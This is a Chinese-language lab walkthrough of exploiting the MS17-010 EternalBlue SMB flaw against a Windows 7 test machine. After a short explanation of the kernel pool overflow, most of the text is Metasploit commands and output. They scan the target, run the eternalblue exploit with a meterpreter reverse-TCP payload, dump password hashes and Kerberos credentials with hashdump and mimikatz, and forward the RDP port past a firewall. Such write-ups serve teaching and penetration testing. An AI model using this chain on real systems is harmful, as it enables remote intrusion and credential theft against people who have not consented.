MS17-010远程溢出漏洞利用和分析（CVE-2017-0143）

by:bird

1.漏洞描述

从EternalBlue这个Exploit被影子经纪人公布到互联网上后，就成为了“明星”。在过去的五月中，这个Exploit被多款恶意软件利用。包括肆虐的WannaCryp0t，无文件的勒索软件UIWIX和SMB蠕虫EternalRocks。

EternalBlue(在微软的MS17-010中被修复)是在Windows的SMB服务处理SMB v1请求时发生的漏洞，这个漏洞导致攻击者在目标系统上可以执行任意代码。

2.分析环境

操作机 : Kali linux

操作机IP：172.16.11.2

目标机：Windows 7

目标机IP：172.16.12.2

Nmap:端口扫描探测工具，用于探测端口开放情况，本次使用其端口扫描和漏洞扫描功能

mestasploit：开源的渗透测试框架软件、综合型漏洞利用工具，本次使用其漏洞利用模块、meterpreter组件

3.漏洞原理

MS17-010漏洞出现在Windows SMB v1中的内核态函数srv!SrvOs2FeaListToNt在处理FEA(File Extended Attributes)转换时，在大非分页池(Large Non-

Paged Kernel Pool)上存在缓冲区溢出。

函数srv!SrvOs2FeaListToNt在将FEA list转换成NTFEA(Windows NT FEA) list前会调用srv!SrvOs2FeaListSizeToNt去计算转换后的FEA lsit的大小，因计算大小错误，而导致缓冲区溢出。


4.分析步骤

1.端口探测

使用Nmap对目标机开放端口进行扫描

```
nmap -sV -Pn 172.16.12.2
```

目标机开放了135 139 445 3389等端口，且目标机系统为Windows7



```
root@kali:/# nmap -sV -Pn 172.16.12.2

Starting Nmap 7.60 ( https://nmap.org ) at 2018-11-22 02:50 CST
Nmap scan report for 172.16.12.2
Host is up (0.00057s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  tcpwrapped
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: WIN-4UHSV8P64A6; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 84.81 seconds
root@kali:/# 
```

2.漏洞扫描

我们使用用扫描模块，判断该漏洞是否可利用


终端内输入

```
msfconsole
```

打开 metasploite 命令行客户端，使用search命令查找ms17-010漏洞的相关模块

```
search ms17-010
```

设置完成后，执行run或exploit命令，等待执行结果，发现漏洞




```
msf > search ms17_010

Matching Modules
================

   Name                                      Disclosure Date  Rank     Description
   ----                                      ---------------  ----     -----------
   auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   MS17-010 EternalRomance/EternalSynergy/EternalChampion
SMB Remote Windows Command Execution
   auxiliary/scanner/smb/smb_ms17_010                         normal   MS17-010 SMB RCE Detection
   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Cor
ruption
   exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   MS17-010 EternalRomance/EternalSynergy/EternalChampion
SMB Remote Windows Code Execution


msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CHECK_ARCH   true             yes       Check for architecture on vulnerable hosts
   CHECK_DOPU   true             yes       Check for DOUBLEPULSAR on vulnerable hosts
   RHOSTS                        yes       The target address range or CIDR identifier
   RPORT        445              yes       The SMB service port (TCP)
   SMBDomain    .                no        The Windows domain to use for authentication
   SMBPass                       no        The password for the specified username
   SMBUser                       no        The username to authenticate as
   THREADS      1                yes       The number of concurrent threads

msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 172.16.12.2
RHOSTS => 172.16.12.2
msf auxiliary(scanner/smb/smb_ms17_010) > run

[+] 172.16.12.2:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


3. 漏洞利用

从上一步骤可以看出，该漏洞是可被利用的，接下来，祭出漏洞利用模块

```
use exploit/windows/smb/ms17_010_eternalblue
```



```
msf auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   GroomAllocations    12               yes       Initial number of times to groom the kernel pool.
   GroomDelta          5                yes       The amount to increase the groom count by per try.
   MaxExploitAttempts  3                yes       The number of times to retry the exploit.
   ProcessName         spoolsv.exe      yes       Process to inject payload into.
   RHOST                                yes       The target address
   RPORT               445              yes       The target port (TCP)
   SMBDomain           .                no        (Optional) The Windows domain to use for authentication
   SMBPass                              no        (Optional) The password for the specified username
   SMBUser                              no        (Optional) The username to authenticate as
   VerifyArch          true             yes       Check if remote architecture matches exploit Target.
   VerifyTarget        true             yes       Check if remote OS matches exploit Target.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 172.16.12.2
RHOST => 172.16.12.2
msf exploit(windows/smb/ms17_010_eternalblue) > show payloads
```



```
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 172.16.11.2
LHOST => 172.16.11.2
msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 172.16.11.2:4444
[*] 172.16.12.2:445 - Connecting to target for exploitation.
[+] 172.16.12.2:445 - Connection established for exploitation.
[+] 172.16.12.2:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.16.12.2:445 - CORE raw buffer dump (42 bytes)
[*] 172.16.12.2:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 172.16.12.2:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 172.16.12.2:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 172.16.12.2:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.12.2:445 - Trying exploit with 12 Groom Allocations.
[*] 172.16.12.2:445 - Sending all but last fragment of exploit packet
[*] 172.16.12.2:445 - Starting non-paged pool grooming
[+] 172.16.12.2:445 - Sending SMBv2 buffers
[+] 172.16.12.2:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.16.12.2:445 - Sending final SMBv2 buffers.
[*] 172.16.12.2:445 - Sending last fragment of exploit packet!
[*] 172.16.12.2:445 - Receiving response from exploit packet
[+] 172.16.12.2:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.16.12.2:445 - Sending egg to corrupted connection.
[*] 172.16.12.2:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 172.16.12.2
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (172.16.11.2:4444 -> 172.16.12.2:49170) at 2018-11-22 03:06:42 +0800
[+] 172.16.12.2:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.16.12.2:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.16.12.2:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```


成功获取来自目标主机的Session会话

4.远程登录目标机

已经成功的获取Session会话了，继续使用meterpreter后渗透模块的其他功能

运行sysinfo查看目标机器相关信息

接下来，获取目标机hash值，执行hashdump




```
meterpreter > sysinfo
Computer        : WIN-4UHSV8P64A6
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : zh_CN
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

mimikatz是一个知名的密码提取神器。它支持从Windows系统内存中提取明文密码、哈希、PIN码和Kerberos凭证等，meterpreter中正集成了这款工具。


执行load mimikatz即可加载该工具，其命令与mimikatz一样

运行命令msv,导出hash



```
meterpreter > load mimikatz
Loading extension mimikatz...Success.
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

AuthID   Package    Domain           User              Password
------   -------    ------           ----              --------
0;69837  NTLM       WIN-4UHSV8P64A6  [redacted]        lm{ 02bcddf4cffb8e15613e9293[redacted]9f0 }, ntlm{ 48134596baf1b4b595ae61a35
0ce700b }
0;69799  NTLM       WIN-4UHSV8P64A6  [redacted]        lm{ 02bcddf4cffb8e15613e9293942509f0 }, ntlm{ 4813459[redacted]4b595ae61a35
0ce700b }
0;997    Negotiate  NT AUTHORITY     LOCAL SERVICE     n.s. (Credentials KO)
0;996    Negotiate  WORKGROUP        WIN[redacted]64A6$  n.s. (Credential[redacted] KO)
0;22892  NTLM                                          n.s. (Credentials [redacted])
0;999    NTLM       WORKGROUP        WIN-4UHSV8P[redacted]  n.s. (Credentials K[redacted]
```

然后执行kerberos即可获得目标机账号密码




```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID   Package    Domain           User              Password
------   -------    ------           ----              --------
0;997    Negotiate  NT AUTHORITY     LOCAL SERVICE
0;996    Negotiate  WORKGROUP        WIN-4UHSV8P64A6$
0;22892  NTLM
0;999    NTLM       WORKGROUP        WIN-4UHSV8P64A6$
0;69837  NTLM       WIN-4UHSV8P64A6  [redacted]        [redacted]
0;69799  NTLM       WIN-4UHSV8P64A6  [redacted]        [redacted]
```

获取了目标机的账号密码，结合nmap的扫描结果，可以远程登陆目标机 但是现实中，防火墙一般会拦截外来3389端口的访问请求，这种情况下该怎么解决呢？

可以使用端口转发工具，将端口转发到访问者本地机器的某个端口，从而进行连接


运行命令

```
portfwd add -l 3389 -L 127.0.0.1 -p 3389 -r 172.16.12.2
```



